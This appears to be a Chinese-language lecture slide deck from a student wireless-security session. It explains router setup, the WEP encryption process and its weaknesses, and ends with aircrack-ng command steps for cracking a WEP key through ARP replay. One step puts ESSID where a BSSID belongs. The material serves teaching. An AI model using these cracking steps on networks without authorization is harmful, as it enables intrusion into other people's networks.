主题：无线网络安全科普

时间： 7-15 周 周三晚 7:50

地点：一号学院楼 120

本周主题

- 如何设置路由器
- 了解 WEP 加密
- 破解 WEP 加密


如何设置路由器


- 路由器的实体
- 路由器管理界面
  - 帐号密码设置
  - 无线网络设置
  - WEP 加密设置

WEP 加密

- 加密解密过程
- WEP 加密试图达到的目的
- 破解理论支撑

加密解密过程


IV
PASSWORD
IV + PASSWORD
(64 OR 128)
KSA
DATA + CRC-32
PRGA
XOR
ENCRYPTED DATA


IV + CIPHERTEXT
IV
PASS
KSA
CIPHERTEXT
PRGA
XOR
DATA + CRC-32
CRC-32
GOOD DATA
DATA
COMPARE
CRC
CRC-32
BAD DATA

WEP 算法试图达到以下目的

- 采用 WEP 加密算法保证通信的安全性，以对抗窃听。
- 采用 CRC32 算法作为完整性检验，以对抗对数据的篡改。

WEP 破解理论

- 802.2 头信息和简单的 RC4 流密码算法导致攻击者在有客户端并有大量有效通信时，可以分析出 WEP 的密码。
- IV 的重复使用导致在攻击者在有客户端，少量通信或者没有通讯时，可以使用 arp 重放的方法获得大量有效数据。
- 无身份验证机制，使用线性函数 CRC32 进行完整性校验。

  无身份验证机制，导致攻击者能使用 -1 fakeauth count attack mode 和 AP 建立伪链接，进而获得 XOR 文件。使用线性函数 CRC32 进行完整性校验，导致攻击者能用 XOR 文件伪造一个 arp 包。然后依靠这个包去捕获大量有效数据。

破解 WEP 加密

- 实验环境： Kali Linux
- 实验工具： Aircrack-ng 套件
  - airmon-ng 将网卡设定为监听模式
  - airodump-ng 数据包嗅探
  - aireplay-ng 数据包注入工具
  - aircrack-ng 破解 WEP 以及 WPA 密钥

破解步骤（有客户端连接）

- ifconfig
- airmon-ng start wlan0 [kill pid]
- airodump-ng mon0

  记下目标 ESSID,BSSID,ch,client_mac
- airodump-ng –ivs -w output -c 1 mon0
- aireplay-ng -3 -b ESSID -h client_mac mon0
- aircrack-ng output-*

参考资料

- 对 WEP 抓包破解原理的深入分析（一）

  http://zhaoxiaobu.blog.51cto.com/878176/254633/
- WEP 加密破解原理简述 & 实战
- http://blog.csdn.net/dinosoft/article/details/9153399

下期预告

- 实战

Thank you